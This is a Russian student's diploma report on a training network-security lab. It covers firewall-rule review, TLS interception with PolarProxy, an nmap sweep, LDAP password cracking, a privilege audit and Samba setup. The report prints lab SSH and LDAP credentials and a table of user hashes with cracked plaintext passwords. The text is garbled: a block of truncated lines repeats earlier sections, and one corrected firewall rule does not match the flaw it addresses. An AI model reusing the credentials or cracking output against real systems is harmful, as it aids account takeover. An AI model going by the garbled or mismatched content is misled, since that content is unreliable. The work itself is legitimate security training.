Отчёт. Дипломная работа. Часть 1

Текущие задачи

Проблемы с сетевой связностью офисов

Команды для подключения
ssh -i ~/.ssh/ypkey -p 2222 adm_student@10.10.0.181 - YandexPracticum2026
ssh -i ~/.ssh/ypkey -p 2222 localadmin@10.11.0.244 - 1945Ntnh@wbrkby
srv_branch_bastion по RDP (порт 43389) и по SSH (порт 2222) к IP-адресу второй ВМ.
Используйте учётную запись localadmin и пароль 1945Ntnh@wbrkby.

1. Опишите ключевую проблему, выявленную в офисе МСК.


   Пир на мск был включен

2. Опишите ключевую проблему, выявленную в офисе СПБ.


   В настройках эндопоинта указан неверный ip, видимо изза смены провайдера.

3. Приложите скриншоты настроек, сделанных для устранения проблемы.

   Включен пир на мск(был disabled)



   Изменен ip в спб на ip ВМ МСК.



4. Приложите скриншот команды ping между хостами двух офисов.

```
localadmin@srv_branch_bastion:~$ ping 10.10.0.181
PING 10.10.0.181 (10.10.0.181) 56(84) bytes of data.
64 bytes from 10.10.0.181: icmp_seq=1 ttl=59 time=4.32 ms
64 bytes from 10.10.0.181: icmp_seq=2 ttl=59 time=3.44 ms
64 bytes from 10.10.0.181: icmp_seq=3 ttl=59 time=3.44 ms
^Z
[2]+  Stopped                 ping 10.10.0.181
localadmin@srv_branch_bastion:~$ ping 192.168.204.200
PING 192.168.204.200 (192.168.204.200) 56(84) bytes of data.
64 bytes from 192.168.204.200: icmp_seq=1 ttl=63 time=3.71 ms
From 10.97.23.254 icmp_seq=2 Redirect Host(New nexthop: 10.97.23.200)
64 bytes from 192.168.204.200: icmp_seq=2 ttl=63 time=3.92 ms
From 10.97.23.254 icmp_seq=3 Redirect Host(New nexthop: 10.97.23.200)
64 bytes from 192.168.204.200: icmp_seq=3 ttl=63 time=3.92 ms
From 10.97.23.254 icmp_seq=4 Redirect Host(New nexthop: 10.97.23.200)
64 bytes from 192.168.204.200: icmp_seq=4 ttl=63 time=3.81 ms
^Z
[3]+  Stopped                 ping 192.168.204.200
```

Анализ действующих правил МСЭ центрального офиса

Проанализируйте действующие правила межсетевого экрана srv_fw на предмет их соответствия карте сетевых потоков. Исправьте недостатки.

Правило	Суть правила	Описание недостатка и угрозы	Исправленное правило
ip saddr @internal_nets ip daddr @internal_nets tcp dport 22 accept	SSH из любого внутреннего сегмента в любой	С любой станции можно получить доступ	ip saddr @admin_infosec_nets ip daddr @internal_nets tcp dport 22 accept
ct status dnat accept	Пропуск всего DNAT-трафика	Слишком общее	Удалить ct status dnat accept
ip saddr @user_admin_infosec_nets ip daddr @srv_ldap_mgr tcp dport 80 accept	Доступ к phpLDAPadmin из 4 сегментов	Избыточно. По карте — только с бастионов	ip saddr @admin_infosec_nets ip daddr @srv_ldap_mgr tcp dport 80 accept

ip saddr @srv_espocrm tcp dport 3306 accept	CRM в MySQL без указания daddr	Нет ограничения получателя. Lateral movement	ip saddr @srv_espocrm ip daddr @srv_espocrm_db tcp dport 3306 accept
ip saddr @users_net ip daddr @users_net udp dport 3389 accept	RDP между пользователями	Такого потока в карте нет. Lateral movement	Удалить ip saddr @users_net ip daddr @users_net udp dport 3389 accept
ip daddr 172.56.200.100 udp dport { 80, 443, 8080 } dnat to 192.168.204.34	DNAT UDP 80/443/8080 на веб	HTTP/HTTPS — TCP, правило бессмысленное	Удалить ip daddr 172.56.200.100 udp dport { 80, 443, 8080 } dnat to 192.168.204.34
ip saddr @admin_infosec_nets ip daddr @srv_wg_portal tcp dport { 8888, 8787 } accept	Управление VPN-порталом из админ+ИБ	По карте — только с srv_bastion_ib	ip saddr @infosec_net ip daddr @srv_wg_portal tcp dport { 8888, 8787 } accept
ip saddr @internal_nets oifname "eth_uplink" accept	Свободный выход в интернет	HTTPS с ws* уходит напрямую, минуя PolarProxy	ip saddr @internal_nets oifname "eth_uplink" tcp dport { 80, 443 } drop (и DNAT на srv_polarproxy для @users_net)
input: ip protocol icmp accept	Разрешён любой ICMP откуда угодно	ICMP-поток не регламентирован картой для внешних адресов. Внешний ICMP-скан может использоваться для разведки.	ip saddr @infosec_net ip daddr @srv_wg_portal tcp dport { 8888, 8787 } accept

Настройка проксирования TLS-трафика и анализ

1. Приведите DNAT-правило nftables на srv_fw, которое перенаправит поток TLS-трафика с хостов пользователей на srv_polarproxy вместо того, чтобы напрямую направить его к веб-серверам в интернет.

   Было: ip saddr @internal_nets oifname "eth_uplink" accept

   Стало: iifname "eth_users" tcp dport { 80, 443 } counter dnat to 192.168.204.204:10443

```
table ip nat {
  chain PREROUTING {
    type nat hook prerouting priority -100;
    iifname "eth_uplink" tcp dport 25 counter dnat to 192.168.201.50
    # WEB & API ingress to srv_web
    ip daddr 172.56.200.100 tcp dport { 80, 443, 8080 } counter dnat to 192.168.204.34
    ip daddr 172.56.200.100 udp dport { 80, 443, 8080 } counter dnat to 192.168.204.34
    ip daddr 172.56.200.100 udp dport 51820 counter dnat to 192.168.204.200:51820

    #TLS-trafic users to Polarproxy
    iifname "eth_users" tcp dport { 80, 443 } counter dnat to 192.168.204.204:10443

    # Правила, позволяющие вам подключаться напрямую к бастиону ИБ и вашему компьютеру
    # Считаем что этих правил не существует
    ip daddr 172.56.200.100 tcp dport 22 counter dnat to 192.168.203.66:22
    ip daddr 172.56.200.100 tcp dport 33389 counter dnat to 192.168.202.242:3389
    ip daddr 172.56.200.100 tcp dport 43389 counter dnat to 192.168.203.66:3389
  }

  chain POSTROUTING {
```

Проблемы с сетевой связностью

Команды для подключения
ssh -i ~/.ssh/ypkey -p 2222 adm_
ssh -i ~/.ssh/ypkey -p 2222 locala
srv_branch_bastion по RDP (пор
Используйте учётную запись lo

1. Опишите ключевую проб

   Пир на мск был включен

2. Опишите ключевую проб


   В настройках эндопоинт


3. Приложите скриншоты н

   Включен пир на мск(был

Post-Down

2. Подтвердите, что пакеты при обращении с хоста пользователя на https://ya.ru или другой HTTPS-ресурс перехвачены и расшифрованы Polar Proxy, после чего переданы в систему.






3. Опишите один или несколько вариантов, когда пользователь работает с интернет-ресурсами, но трафик не будет перенаправляться и расшифровываться по каким-то причинам. Также укажите решения, которые помогут закрыть брешь.

   Перехват можно обойти по крайней мере через нестандартные порты, собственный VPN/proxy. Базовые меры — расширить DNAT на все порты, запретить прямой выход пользовательского трафика в интернет, кроме явно разрешённого, заблокировать VPN-протоколы на fw,.

4. Проанализируйте веб-трафик пользователей в центральном офисе, чтобы узнать, используется ли LLM для решения задач по обработке персональных данных, а также чтобы найти возможные утечки. При обнаружении сессий, в которых предположительно использовали персональные данные при общении с LLM:

   a. Определите дату, время и IP-адрес источника, к какому LLM-сервису обращался пользователь и с каким запросом.



   Сессия с IP 192.168.202.55

   qwen.ai

b. Установите, чьи персональные данные были несанкционированно переданы, а именно — фамилию, имя, дату рождения.




Поиск теневых объектов

Проведите еженедельное сканирование корпоративной сети для поиска неучтённых и посторонних объектов.

Отразите результаты в таблице.

С какого хоста вы проводили сканирование и почему?	С сервера ансимбл, тк у него должен быть доступ ко всем хостам
Укажите команду, которая была использована для сканирования, со всеми аргументами	sudo nmap -sn -T4 --max-retries 1 --min-rate 500 192.168.201-206.0/24
Какие сервисы опубликованы на неучтённом(-ых) хосте(-ах)?	22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0) 3389/tcp open ms-wbt-server Microsoft Terminal Service

Результаты исследования хоста [укажите IP-адрес]	
Операционная система и её версия	Ubuntu 24.04.5 LTS (Noble Numbat), ядро Linux 6.8.0-85-generic x86_64
Сегмент сети	пользовательский сегмент центрального офиса
Прикладное ПО	AisleRiot.desktop GNOME-Mines.desktop NetHack.desktop OpenTTD.desktop SuperTux.desktop
Предполагаемое назначение хоста	Неучтённая рабочая станция с браузером и набором игр. Серверных ролей не выполняет.
Результаты исследования хоста [укажите IP-адрес]	
ws_msk_000021	192.168.202.21



Проверка надёжности паролей пользователей в LDAP

Отразите результат проверки надёжности каждого пароля методом перебора.

UID пользователя	**Хеш пароля**	**Подобранный пароль**
ajukov	{MD5}q4AjLAUAPfYpiP/ihgBSYg==	-
agusev	{MD5}9RdzowPN7ouBXldzrxyKvpw==	upparanoiadoll
vfomin	{MD5}oy1M9N2p+3CviPOc/DGYTA==	zghjcnjbuhf.hjr
dbudaev	{MD5}IMqYIZlOBuPkwq8Oh8tW8Q==	vbif1234567890
rsafin	{MD5}zPXTjcMdQ11rqxRckkBB2A==	-

apetrova	{MD5}CsI4Xdj84lSajabSdoI1Uw==	-
bdorzhiev	{MD5}oy1M9N2p+3CviPOc/DGYTA==	zghjcnjbuhf.hjr
ipetrov	{MD5}O05Tgnj2j+Zf9HawwdShRA==	-
iermakov	{MD5}dkZI5biaMoI/QFlDiDcVnA==	valera2020
laliyeva	{MD5}piKlVSBpZx5PFR65sD2qnA==	-
mbelaya	{MD5}hdlcvsBsz1WCkErRASzAJw==	-
pchernov	{MD5}tR5hLBmUthh+/fHaoifKLg==	-
afedorova	{MD5}Hdr5MM03vMQ8JajYNcUCBw==	valentina2006
drudneva	{MD5}a6MV+9HNw4RXDFZwgbBkRw==	maloy1991
ekarpova	{MD5}XVCouthBS4iF1U/eTMRjqA==	0571749e2ac330a7455809c6b0e7af90
ikiselev	{MD5}fMlf4FqxxNZTUDr+auh hHQ==	yNQx5Yf8Wr
kgromov	{MD5}gYRCelU0Jl/FzFx5fOMLxw==	-
korlova	{MD5}0BZl8m0b3Apf3ZmBe97R7g==	-
student	{MD5}CY9rzUYh03PK3k6DJie09g==	test
aivanov	{MD5}K7/5wkW9o+lIlMFif100EA==	-
amorozova	{MD5}Gy35cYG2bIZNCUyqVjIzkA==	1234567890-
asememov	{MD5}EUSGLVBNwWGvDYUyx9lG1w==	vasiliy06058
atakaeva	{MD5}94acBV0YkLNTKLhfsa6WPA==	-
dkoroleva	{MD5}VtsmESTqcv oRV+PdWlC7Ew==	-
ebelozerova	{MD5}Y093oQRVGwHBPgSRCaxchQ==	-
ztsydenov	{MD5}v4OfuPCJHzuvxPdjAF+btg==	zz280486rr
iostapenko	{MD5}Nw9X5fum+UVglQCh9zelOA==	-
msvetlov	{MD5}tSOM6Y1eelJ+1K3CisJYCg==	Qwerty789
mivanova	{MD5}Reml/0f06nk58up0xWlRzg==	-
mryabinina	{MD5}rpPGqIj6FfVvMpz1bjHzyA==	x0012x0012
mromanov	{MD5}dWc5rKLvlR7i8eaXtI7RgA==	-
osidorova	{MD5}glJqq5Jun505zu9Ar1+Iqw==	-

rabdulaev	{MD5}k+6Awv/n5Jr1iRnUudgGwg==	www.bnbjnhjh45
azhumabayeva	{MD5}c6ugGzdJfAWN17EX5hG28Q==	-
aivanov2	{MD5}dNbQIS4MvHc8Mzdw dBqOZw==	-
viseva	{MD5}94FJjNO8ITDEnpfWyTIV5Q==	-
dkovalenko	{MD5}f4wSCb4P2cipyxGKU Ucqug==	qazwsxedcrfv
esmirnov	{MD5}6o1Ez2MMYV2OsrB+V1Bm1g==	-
mcherkasova	{MD5}5BOlyFmGR1GDWQW BAdNWBg==	-
okuznetsova	{MD5}ZOvdG6TGy2RNS8OOgOAqtA==	-
pzaharova	{MD5}n+O93NPXXiejLRIsiOuIfA==	090895Lasha
snikolaev	{MD5}3OAHYAFidI2E9FB4TK8AAg==	-
tkulikov	{MD5}R31EBaI0EjTYFq7/gKgA4A==	Kjkjkjirf2003
aosmonaliev	{MD5}NVhAnhiAAcgup5cymj1LUw==	-
asuleimenova	{MD5}uzrITvbN yNJfNGnbIAa5qQ==	-
amartynov	{MD5}ZLh1iWPvA7jqow5jMvxgfA==	-
dkuznetsov	{MD5}KJEqo1KDG+JqkFka3PCrGg==	-
ibondarenko	{MD5}AqNssEkm10t+Ojg2WtIOwQ==	-
nlebedeva	{MD5}rLJpNfgrEbIZs/Ue8P8oqQ==	-
njovanovic	{MD5}iEn10tAAZGHf3Y6yNNa13A==	-
oshestakova	{MD5}v69GSV6fXNXRjen3cvfJSA==	zaqxswcdezaqxswcde
spavlova	{MD5}St8ngkIT7BLNn9bWNnLsOg==	vavan3223630
tmakarova	{MD5}/mEVyfK1kWPnAFoT7q63eA==	v6eo8rj3JR
vtikhonov	{MD5}haiQaux3U7SpE4lPWW1Bpg==	ufkz050785
lhabibullina	{MD5}/lKmE/T/YIu9fM7fMKptKg==	-
tnikolaeva	{MD5}Z3Act69ilk7hohB1oeTbbw==	-
hbaisultanova	{MD5}baHGdO8F5qNTO+nwtWjwYw==	-
kdmitriev	{MD5}zrB7cp9Sd9gm2CAQ7RGLpQ==	-

test	{MD5}C9k0ZGkVk+RJI O9xwBT0FA==	-
svc_ansible	{MD5}UsKueTTP JCVwNS6mfjfYOA==	-
svc_admin_ib	{MD5}4yaEFiZhAMa8yIhnbOXhXA==	-
svc_admin_it	{MD5}Kjn+4M8t+2jNDglKhGr+yA==	-
adm_ajukov	{MD5}c3IHv/+Ya0UZVtuFp8jTgA==	e11170b8cbd2d74102651cb967fa28e5
adm_rsafin	{MD5}zPXTjcMdQ11rqxRckkBB2A==	-
adm_student	{MD5}7rnS2okRjOZ2WIL3ZAm0tQ==	-
adm_msvetlov	{MD5}Uqj/fMfZa3pdKjXEuQeo/A==	-
adm_mromanov	{MD5}o+apVWn6jKGI5Qc2DuPIGw==	-
adm_hbaisultanova	{MD5}SgXM9Rymi6KOaAICrXTdaw==	xdsl1100008554
adm_kdmitriev	{MD5}MupDAleYM8eDHRY/N6LeOw==	159696lfybkf159696lfybkf
tnguyen	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
vpak	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
abekova	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
sli	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
oivanova	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
asarkisyan	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
ezhumabaev	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
iahmedov	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
lgasanova	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
okovalenko	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
rhakimov	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
tdavidze	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
msafonova	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
nmelnik	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-
isungatullin	{MD5}Gp3MKW5k5PJ55Luwu84VfA==	-

Если пароль подобрать не удалось, поставьте прочерк.

Укажите, сколько паролей подобрано: 26 из 86.

Привилегированный доступ

Каким образом предоставляется привилегированный доступ

Привилегированный доступ организован централизованно через LDAP-группы, подключаемые к sudo и PAM:

- /etc/sudoers.d/ldap-sudo — на каждом хосте прописано правило %SG-ADM-<тип> ALL=(ALL:ALL) ALL для соответствующей доменной админ-группы.
- Локальная группа sudo — в неё включены localadmin и ubuntu, правило %sudo ALL=(ALL:ALL) ALL в /etc/sudoers.
- На srv_ldap — SG-ADM-T0-DIRECTORY-ADMINS.
- На srv_bastion_ib — SG-ADM-T1-SRV-LINUX-ADMINS.
- На ws_msk_000242 — SG-ADM-T2-WKS-LOCALADMINS.
- Вход пользователей в ОС ограничен через pam_access (/etc/security/access.conf).
- su ограничен через pam_wheel.so group=sudo (кроме srv_ldap, где строка закомментирована).
- Вход root по SSH запрещён (PermitRootLogin no) на ws_msk_000242; на srv_ldap и srv_bastion_ib директива в sshd_config закомментирована.

Состав каждой группы безопасности

srv_ldap (админ-группа SG-ADM-T0-DIRECTORY-ADMINS): svc_admin_it, svc_admin_ib.

srv_bastion_ib (админ-группа SG-ADM-T1-SRV-LINUX-ADMINS): hbaisultanova, svc_admin_it, svc_admin_ib, svc_ansible, adm_rsafin, adm_ajukov, adm_mromanov, adm_kdmitriev, adm_hbaisultanova, adm_student.

ws_msk_000242 (админ-группа SG-ADM-T2-WKS-LOCALADMINS): hbaisultanova, asememov, svc_ansible, adm_rsafin, adm_msvetlov, adm_ajukov, adm_mromanov, adm_kdmitriev, adm_hbaisultanova, adm_student.

Соответствие должностям

Соответствует:

- svc_ansible, svc_admin_it, svc_admin_ib — служебные учётки автоматизации и администрирования.

- adm_msvetlov, adm_mromanov, adm_kdmitriev, adm_hbaisultanova, adm_ajukov, adm_rsafin — выделенные привилегированные учётки сотрудников ИТ и ИБ, это отвечает требованиям Политики управления доступом.
- localadmin,adm_student можно считать нормой в контексте задания тк выдан учетки ради доступа на станции. В обычной инфре кончено не должно быть.

Не соответствует:

- asememov — Андрей Семёнов, начальник ПТО. Не относится к ИТ и ИБ, но включён в SG-ADM-T2-WKS-LOCALADMINS.
- hbaisultanova — персональная учётка Хеды Байсултановой (зам. начальника ИБ) включена сразу в 6 админ-групп. Должна использоваться только выделенная adm_hbaisultanova.
- svc_admin_it и svc_admin_ib — служебные учётки в составе SG-ADM-T0-DIRECTORY-ADMINS и SG-ADM-T1-SRV-LINUX-ADMINS, что даёт им интерактивный sudo по всему парку. Широковато, хотя бы по офису, зависит от целей и задач

Избыточные полномочия

1. hbaisultanova присутствует в 6 админ-группах одновременно с adm_hbaisultanova. Персональная учётка не должна иметь привилегий.
2. asememov в админ-группе рабочих станций — не относится к ИТ/ИБ.
3. Служебные svc_admin_it и svc_admin_ib имеют полный sudo, а должны иметь только права на конкретные команды, опять же
4. На srv_ldap и srv_bastion_ib в /etc/pam.d/su строка pam_wheel.so закомментирована — ограничение su фактически не работает (кроме root).
5. На srv_ldap и srv_bastion_ib PermitRootLogin в sshd_config закомментирован.

Меры по приведению к принципу минимальных привилегий

1. Исключить asememov из SG-ADM-T2-WKS-LOCALADMINS.
2. Исключить персональные учётки (hbaisultanova, любые другие персональные) из состава SG-ADM-*. Использовать только adm_*.
3. Убрать svc_admin_it и svc_admin_ib из интерактивных SG-ADM-*. Для служебных учёток — отдельные правила sudo на конкретные команды без ALL.
4. Раскомментировать pam_wheel.so group=sudo в /etc/pam.d/su на srv_ldap и srv_bastion_ib.
5. Явно прописать PermitRootLogin no в /etc/ssh/sshd_config на srv_ldap и srv_bastion_ib и перечитать конфиг.
6. Упорядочить модель доступа — админ-группам выдавать права только на свой тип ресурсов: SRV-LINUX — на Linux-серверы, SRV-SAMBA — на файловые, WKS-LOCALADMINS — на рабочие станции, без пересечений.

Настройка доступа к ресурсам на файловом сервере офиса МСК и анализ актуальности учётных записей

1. Опишите результаты разбора проблемных вопросов и их устранения.

    a. Жалобы Марины Белой на то, что юридический отдел может видеть документы её отдела.

В ресурсную группу SG-RES-SHARE-hq_dep_hr-RO напрямую добавлен пользователь cn=Павел Чернов,ou=Users,dc=local,dc=host — начальник юридического отдела.

Убрать доступ у Чернова

    b. Осведомлённость начальника IT-отдела о делах компании.

Максим Светлов (msvetlov) напрямую добавлен в 4 чужие ресурсные группы:

SG-RES-SHARE-hq_dep_hr-RO — HR

SG-RES-SHARE-hq_dep_fin-RO — финансы

SG-RES-SHARE-hq_dep_mgmt-RO — руководство

SG-RES-SHARE-hq_dep_infosec-RO — ИБ

Убрать доступ

    c. Обращение Дениса Коваленко о том, что всё содержимое папки логистического отдела пропало.

        Учётка dkovalenko не входит ни в одну группу — запрос (member=uid=dkovalenko,...) вернул пустоту. Денис Коваленко был исключён из всех групп. Вернуть доступ.

2. Перечень обнаруженных нелегитимных учётных записей по результатам проверки учётных записей пользователей в LDAP.

    Учётные записи в Disabled Accounts: 15

    - tnguyen

    - vpak

    - abekova

    - sli

- oivanova
- asarkisyan
- ezhumabaev
- iahmedov
- lgasanova
- okovalenko
- rhakimov
- tdavidze
- msafonova
- nmelnik
- isungatullin

```
for u in tnguyen vpak abekova sli oivanova asarkisyan ezhumabaev iahmedov lgasanova okovalenko rhakimov tdavidze msafonova nmelnik isungatullin; do
  cnt=$(ldapsearch -x -LLL -H "ldap://srv_ldap" -D "cn=admin,dc=local,dc=host" -w admin \
    -b "dc=local,dc=host" "(member=uid=$u,ou=Disabled Accounts,dc=local,dc=host)" cn 2>/dev/null | grep -c "^cn:")
  echo "$u: $cnt"
done
tnguyen: 0
vpak: 0
abekova: 0
sli: 0
oivanova: 0
asarkisyan: 0
ezhumabaev: 0
```

iahmedov: 0

lgasanova: 0

okovalenko: 0

rhakimov: 0

tdavidze: 0

msafonova: 0

nmelnik: 0

isungatullin: 0

Настройка доступа и логирования на файловом сервере офиса в Санкт-Петербурге

1. Приведите конфигурацию **smb.conf**.

```
[global]
   workgroup = WORKGROUP
   server role = standalone server
   map to guest = never
   usershare allow guests = no
   dns proxy = no
   log file = /var/log/samba/log.%m
   max log size = 50
   load printers = no
   printing = bsd
   disable spoolss = yes
   restrict anonymous = 2
   obey pam restrictions = yes
```

passdb backend = ldapsam:ldap://srv_ldap

ldap suffix = dc=local,dc=host

ldap user suffix = ou=Users

ldap group suffix = ou=Groups

ldap admin dn = cn=admin,dc=local,dc=host

ldap passwd sync = yes

[Share]

path = /share

browseable = yes

guest ok = no

public = no

valid users = @SG-ORG-ALL-USERS

read only = no

create mask = 0660

directory mask = 2770

vfs objects = full_audit

full_audit:prefix = %u|%I|%m|%S

full_audit:facility = LOCAL5

full_audit:priority = NOTICE

full_audit:success = connect disconnect openat close pread pwrite renameat unlinkat mkdirat

full_audit:failure = all

2. Приведите листинг команды **ls -la [название файлового ресурса]** и команды **getfacl -R [название корневого каталога]** для демонстрации настроенных прав доступа.

localadmin@srv_branch_fs:~$ sudo ls -la /share/

```
total 16
